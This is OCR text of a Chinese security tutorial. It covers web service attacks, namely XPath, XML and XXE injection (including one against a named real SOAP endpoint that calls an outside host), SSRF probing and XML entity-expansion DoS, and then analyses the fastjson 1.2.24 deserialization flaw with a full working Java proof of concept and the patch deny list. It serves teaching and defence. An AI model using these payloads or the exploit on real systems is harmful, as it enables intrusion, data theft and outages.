
accountinfo.xml 〉No Selection

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <id>1</id>
        <login>admin</login>
        <password>$tr0ngpassw0rd</password>
        <accountd>06578368643</accountd>
        <country>United States</country>
        <birthday>19th March 1980</birthday>
    </user>
    <user>
        <id>2</id>
        <login>sam</login>
        <password>qwerty123</password>
        <accountd>01768765643</accountd>
        <country>United Kingdom</country>
        <birthday>25th September 1989</birthday>
    </user>
    <user>
        <id>3</id>
        <login>matthew</login>
        <password>Avengers</password>
        <accountd>09898765463</accountd>
        <country>Italy</country>
        <birthday>1st April 1976</birthday>
    </user>
    <user>
        <id>4</id>
        <login>nik</login>
        <password>Windows7!</password>
        <accountd>08978656453</accountd>
        <country>China</country>
        <birthday>15th May 1980</birthday>
    </user>
    <user>
        <id>5</id>
        <login>johnny</login>
        <password>andr0idtest</password>
        <accountd>01787564563</accountd>
        <country>Australia</country>
        <birthday>12th January 1991</birthday>
    </user>
    <user>
        <id>6</id>
        <login>mike</login>
        <password>newus564</password>
        <accountd>18987657654</accountd>
        <country>Underworld</country>
        <birthday>9th Jne 1993</birthday>
    </user>
```


当我们试图使用“bga:1234”凭证登陆该页面时，我们看到如下的错误信息：



然而 ,我们可以使用 “1' or '1' = '1” 作为用户及密码的输入载荷 ,发现该页面存在 XPATH 注入漏洞：



5.1.3 XML 注入漏洞

XML 是一种数据存储格式，如果服务器在修改或查询时没有进行转义处理，直接输入或输出数据，将会导致 XML 注入漏洞。攻击者可以篡改 XML 数据格式，增加新的 XML 节点，对服务端数据处理流程造成影响。

```
Input: 2
<product>
<name>Computer</name>
```

```
<count>2</count>
<price>200$</price>
</product>
```

上述 XML 中，我们可以在服务器应答包中的“count”节点找到请求中的输入值。

如果我们修改输入值 ,那么我们可以看到返回结果中 ,“price”节点的值已经被成功篡改。

```
Input: 2</count><price>0$</price></product>
<product>
<name>Computer</name>
<count>2</count><price>0$</price></product>
...
```

5.1.4 XXE 注入漏洞

XXE（XML External Entiry Injection，XML 外部实体注入）漏洞是在对非安全的外部实体数据进行处理时所引发的安全问题。实体是 XML 文档结构中定义的一个概念，可以通过预定义在文档中调用。利用 XML 提供的实体特性，攻击者可以使用 XXE 漏洞读取本地文件。

XXE 注入漏洞中，发往服务器的 XML 载荷如下所示：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

我们以 “QIWI.ru”网站的 SOAP 型 Web Service 为例，分析其中的 XXE 漏洞（该漏洞由某位安全研究人员发现，具体研究报告可以参考此处资料）。

攻击者发往“https://send.qiwi.ru/soapserver”地址的载荷为：

```
POST /soapserver/ HTTP/1.1
Host: send.qiwi.ru
Content-Type: application/x-www-form-urlencoded
Content-Length: 254
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE aa[<!ELEMENT bb ANY><!ENTITY xxe SYSTEM
"https://bitquark.co.uk/?xxe">]>
<SOAP-ENV:Envelope>
<SOAP-ENV:Body>
<getStatus>
<id>&xxe;</id>
</getStatus>
</SOAP-ENV:Body>
```

```
</SOAP-ENV:Envelope>
```

关于 XXE 漏洞的更多信息，读者可以参考这里的相关资料。

5.2 Web Service 中的控制问题

5.2.1 未授权访问冲突

当我们统计渗透测试的结果时，我们会发现未授权访问漏洞在 Web Service 中非常常见。主要的原因在于开发人员不认为未授权用户是攻击者，且理所当然认为 Web Service 是一个足够安全的环境。

为了避免这类漏洞存在，发往服务器的请求中必须包含令牌值或令牌信息（如用户名及密码信息）。

此外，与 Web Service 有关的所有函数都应该要求请求报文中包含用户会话信息。

5.2.2 未限制函数使用范围

Web Service 中常见的一个问题就是不对函数的使用范围进行限制。这会导致以下问题存在：

1、暴力破解攻击

2、填充篡改数据库

3、滥用服务器赋予用户的权限

4、消耗服务器资源造成 DDoS 攻击

5.3 Web Service 中的业务逻辑漏洞

此类漏洞的存在原因在于 Web 应用缺乏标准，每个开发人员所开发的 Web 应用各不相同。

因此，这是个漫长且无止境的话题。我们可以通过几个例子来稍加说明。

比如，我们来研究一下 Twitter 的 RESTful Web Service 中存在的漏洞（具体细节可以参考这个报告）。

某个用户删除了 Twitter 上的一条私信（Direct Message，DM）。当他查看 DM 信息时，发现这条信息已不再存在。然而，通过 Twitter 提供的 REST 命令行接口，我们发现只要提供已删除 DM 的 id，我们就可以读取这条 DM 信息，然而根据业务处理流程，这条 DM 此时并不应该存在。

Web Service 中经常存在的另一类问题就是，在服务器的最终应答报文中，包含客户端先前请求报文中的某些信息，这种情况在手机或平板应用中经常存在。

开发者之所以将密码保存在设备本地中，就是希望用户在每次登录应用时，都向本地数据库发起查询，以避免因为网络原因导致登录失败。

BGA 团队对移动或平板应用渗透测试时，发现某个服务器的密码重置功能在返回给客户端的响应报文中包含密码信息，且该密码会被存储在设备本地中。

我们对土耳其某个著名电子商务网站进行测试时，找到了移动和平板应用所使用的 WSDL 地址以及某个存在用户信息泄露的函数。通过该函数接口，客户端不仅能够获取目标用户的邮件地址，甚至还能在响应消息中找到用户的密码信息。利用这种漏洞，攻击者可以窃取任何已知用户的凭证。

这种敏感信息不应该在 Web Service 的应答报文中存在。有时候虽然攻击者无法从攻击网站中获取任何信息，他们却可以借助移动或平板应用中 Web Service 漏洞，对整个系统造成危害。

5.4 Web Service 中的会话重放漏洞

此类漏洞的存在原因在于攻击者对同一网络上的用户实施 MITM（中间人）攻击，从拦截的数据中嗅探用户会话信息。

不安全的协议（比如基于 HTTP 的 Web Service 广播）中会存在此类漏洞。Web Service 可以为每个用户提供一个会话 ID（Session ID，SID）来规避这种漏洞，另一种解决办法就是在允许用户登录的所有发往服务器的请求中都捎带用户会话信息。

对于没有使用 SSL 的 Web Service，如果会话的 SID 值被网络中的其他人获取，则可能会受到会话重放攻击影响。


5.5 Web Service 中的 SSRF 漏洞

SSRF（Server-Side Request Forgery，服务端请求伪造）漏洞指的是攻击者通过在服务端创建伪造的请求，以间接方式执行那些无法从外部直接执行的操作。


例如，攻击者可以利用 SSRF 漏洞，探测服务器上某些无法从外部扫描发现的端口信息。此外，攻击者也可以利用 SSRF 漏洞读取服务器的本地文件、向另一台服务器发起 DDoS 攻击、发起 DNS 查询请求等。

以“https://github.com/snoopythesecuritydog/dvws/”为例，我们可以利用该地址中存在的 XXE 漏洞，向某些内部地址发起请求并对响应报文进行分析。

当我们点击下图中的“Print Greeting”按钮时，我们会收到服务器返回的一条信息。



通过 BurpSuite，可以看到我们往服务器发送了一个带有 XML 数据的请求。




我们可以用 XXE 攻击载荷替换其中的 XML 数据，判断服务器网络中是否存在某台主机。

在如下的攻击载荷中，我们使用了“192.168.1.10”地址，服务器本地网络中并不存在使用该 IP 地址的主机。我们将攻击载荷发往存在 SSRF 漏洞的服务器。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
```


```
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://192.168.1.10" >]><foo>&xxe;</foo>
```

因为无法访问此 IP 地址，服务器返回如下错误信息：




然而，如果我们将载荷中的 IP 修改为“192.168.1.2”，服务器不会返回任何错误页面，表明服务器可以访问该 IP 地址。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://192.168.1.2" >]><foo>&xxe;</foo>
```



然而，如果我们将载荷中的 IP 修改为“192.168.1.2”，服务器不会返回任何错误页面，表明服务器可以访问该 IP 地址。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://192.168.1.2" >]><foo>&xxe;</foo>
```



5.6 Web Service 中的拒绝服务（DoS）漏洞

客户端发送的 XML 数据会由服务端的 XML 解析器进行解析和处理。目前有两类 XML 解析器，分别为基于 SAX（Simple API for XML）的 XML 解析器以及基于 DOM（Document Object Model）的 XML 解析器。

基于 SAX 的解析器在工作时，内存中最多容纳 2 个元素。在这种情况下，基于 SAX 的解析器不会存在拒绝服务问题。

基于 DOM 的解析器会一次性读取客户端存储的所有 XML 数据。因此会导致内存中存在庞大的对象数据。这种情况下，我们难以避免拒绝服务器攻击。导致这种漏洞存在的原因在于我们没有检查 XML 中节点的大小和数量。

例如，攻击者可以使用如下载荷发起针对元素名称的攻击。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header/>
<soapenv:Body>
<TEST>
<BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA.....BGABGABGABGABGABGABGABGABGA
BGA>
</TEST>
</soapenv:Body>
</soapenv:Envelope>
```

攻击者可以使用如下载荷发起针对元素属性的攻击。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header/>
<soapenv:Body>
```

```
<TEST>
<BGA
attribute=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA……BGABGABGABGABGABGABG
ABGABGABGA”></BGA>
</TEST>
</soapenv:Body>
</soapenv:Envelope>
```

攻击者可以使用如下载荷发起针对元素个数的攻击(也可以通过重复某个特定元素达到同样效果)。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header/>
<soapenv:Body>
<TEST>
<BGA
attribute1=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA...BGABGABGABGABGABGABGA
BGABGABGA”
attribute2=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA...BGABGABGABGABGABGABGA
BGABGABGA”
attribute3=”BGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGABGA...BGABGABGABGABGABGABGA
BGABGABGA”></BGA>
</TEST>
</soapenv:Body>
</soapenv:Envelope>
```

当 XXE 攻击奏效时，也可以引发服务拒绝漏洞。

攻击者可以使用如下载荷发起 DDoS 攻击。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE bga [
<!ELEMENT ANY >
<!ENTITY bga1 "bga1">
<!ENTITY bga2 "&bga1;&bga1;&bga1;&bga1;&bga1;&bga1;">
<!ENTITY bga3 "&bga2;&bga2;&bga2;&bga2;&bga2;&bga2;">
<!ENTITY bga4 "&bga3;&bga3;&bga3;&bga3;&bga3;&bga3;">
<!ENTITY bga5 "&bga4;&bga4;&bga4;&bga4;&bga4;&bga4;">
<!ENTITY bga6 "&bga5;&bga5;&bga5;&bga5;&bga5;&bga5;">
]>
<bga>&bga6;</bga>
```

从载荷中可知，攻击者定义了一些 XML 实体，并在最后引用了 bga6 实体。bga6 实体引用了 6 次 bga5 实体，同样，每个 bga5 实体也引用了 6 次 bga4 实体，以此类推。

当发往服务端的载荷中这类实体的数量和引用次数非常巨大时，服务端的 XML 解析器负载将大大提高，导致服务器在一段间内无法响应客户端请求，最终达到拒绝服务攻击效果。

fastjson 远程反序列化 poc 的构造和分析

作者：廖新喜

原文来源： http://xxlegend.com/2017/04/29/title-%20fastjson%20 远程反序列化 poc 的构造和分析/

1 背景

fastjson 是一个 java 编写的高性能功能非常完善的 JSON 库 ,应用范围非常广 ,在 github 上 star 数都超过 8k，在 2017 年 3 月 15 日，fastjson 官方主动爆出 fastjson 在 1.2.24 及之前版本存在远程代码执行高危安全漏洞。攻击者可以通过此漏洞远程执行恶意代码来入侵服务器。关于漏洞的具体详情可参考

https://github.com/alibaba/fastjson/wiki/security_update_20170315

2 受影响的版本

```
fastjson <= 1.2.24
```

3 静态分析

根据官方给出的补丁文件，主要的更新在这个 checkAutoType 函数上，而这个函数的主要功能就是添加了黑名单，将一些常用的反序列化利用库都添加到黑名单中。具体包括

```
bsh,com.mchange,com.sun.,java.lang.Thread,java.net.Socket,java.rmi,javax.xml,org.apache.bcel,org.apache.commons.beanutils,org.apache.commons.collections.Transformer,org.apache.commons.collections.functors,org.apache.commons.collections4.comparators,org.apache.commons.fileupload,org.apache.myfaces.context.servlet,org.apache.tomcat,org.apache.wicket.util,org.codehaus.groovy.runtime,org.hibernate,org.jboss,org.mozilla.javascript,org.python.core,org.springframework
```

下面我们来分析 checkAutoType 的函数实现 ：

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
        if (typeName == null) {
            return null;
        }
        if (typeName.length() >= maxTypeNameLength) {
            throw new JSONException("autoType is not support. " + typeName);
        }
        final String className = typeName.replace('$', '.');
        if (autoTypeSupport || expectClass != null) {
            for (int i = 0; i < acceptList.length; ++i) {
```

```
                String accept = acceptList[i];
                if (className.startsWith(accept)) {
                    return TypeUtils.loadClass(typeName, defaultClassLoader);
                }
            }
            for (int i = 0; i < denyList.length; ++i) {
                String deny = denyList[i];
                if (className.startsWith(deny)) {
                    throw new JSONException("autoType is not support. " + typeName);
                }
            }
        }
        Class<?> clazz = TypeUtils.getClassFromMapping(typeName);
        if (clazz == null) {
            clazz = deserializers.findClass(typeName);
        }
        if (clazz != null) {
            if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
                throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
            }
            return clazz;
        }
```

核心部分就是 denyList 的处理过程，遍历 denyList，如果引入的库以 denyList 中某个 deny 打头，就会抛出异常，中断运行。

4 POC 构造

静态分析得知，要构造一个可用的 poc，肯定得引入 denyList 的库。刚开始 fastjson 官方公布漏洞信息时，当时就尝试构造 poc，怎奈 fastjson 的代码确实庞大，还有 asm 机制，通过 asm 机制生成的临时代码下不了断点。当时也只能通过在通过类初始化的时候弹出一个计算器，很显然这个构造方式不具有通用性，最近 jackson 爆出反序列漏洞，其中就利用了 TemplatesImpl 类，而这个类有一个字段就是_bytecodes，有部分函数会根据这个 _bytecodes 生成 java 实例，简直不能再更妙，这就解决了 fastjson 通过字段传入一个类，再通过这个类执行有害代码。后来阅读 ysoserial 的代码时也发现在 gadgets.java 这个文件中也使用到了这个类来动态生成可执行命令的代码。下面是一个 poc 的代码

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import java.io.IOException;
public class Test extends AbstractTranslet {
    public Test() throws IOException {
        Runtime.getRuntime().exec("calc");
    }
    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) {
    }
    @Override
    public void transform(DOM document, com.sun.org.apache.xml.internal.serializer.SerializationHandler[]
handlers) throws TransletException {
    }
    public static void main(String[] args) throws Exception {
        Test t = new Test();
    }
}
```

这个是 Test.java 的实现，在 Test.java 的构造函数中执行了一条命令，弹出计算器。编译 Test.java 得到 Test.class 供后续使用。后续会将 Test.class 的内容赋值给_bytecodes。接着分析 poc

```
package person;
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import org.apache.commons.io.IOUtils;
import org.apache.commons.codec.binary.Base64;
import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
/**
 * Created by web on 2017/4/29.
```

```
 */
public class Poc {
    public static String readClass(String cls){
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        try {
            IOUtils.copy(new FileInputStream(new File(cls)), bos);
        } catch (IOException e) {
            e.printStackTrace();
        }
        return Base64.encodeBase64String(bos.toByteArray());
    }
    public static void    test_autoTypeDeny() throws Exception {
        ParserConfig config = new ParserConfig();
        final String fileSeparator = System.getProperty("file.separator");
        final String evilClassPath = System.getProperty("user.dir") + "\\target\\classes\\person\\Test.class";
        String evilCode = readClass(evilClassPath);
        final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
        String text1 = "{\"@type\":\"" + NASTY_CLASS +
                "\",\"_bytecodes\":[\""+evilCode+"\"],'_name':'a.b','_tfactory':{ },\"_outputProperties\":{ }," +
                "\"_name\":\"a\",\"_version\":\"1.0\",\"allowedProtocols\":\"all\"}\n";
        System.out.println(text1);

        Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField);
        //assertEquals(Model.class, obj.getClass());
    }
    public static void main(String args[]){
        try {
            test_autoTypeDeny();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

在这个 poc 中，最核心的部分是_bytecodes，它是要执行的代码，@type 是指定的解析类，fastjson 会根据指定类去反序列化得到该类的实例，在默认情况下，fastjson 只会反序列化公开的属性和域，而 com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl 中

_bytecodes 却是私有属性，_name 也是私有域，所以在 parseObject 的时候需要设置 Feature.SupportNonPublicField，这样_bytecodes 字段才会被反序列化。_tfactory 这个字段在 TemplatesImpl 既没有 get 方法也没有 set 方法，这没关系，我们设置_tfactory 为{ },fastjson 会调用其无参构造函数得_tfactory 对象，这样就解决了某些版本中在 defineTransletClasses()用到会引用_tfactory 属性导致异常退出。接下来我们看下 TemplatesImpl.java 的几个关键函数 ：

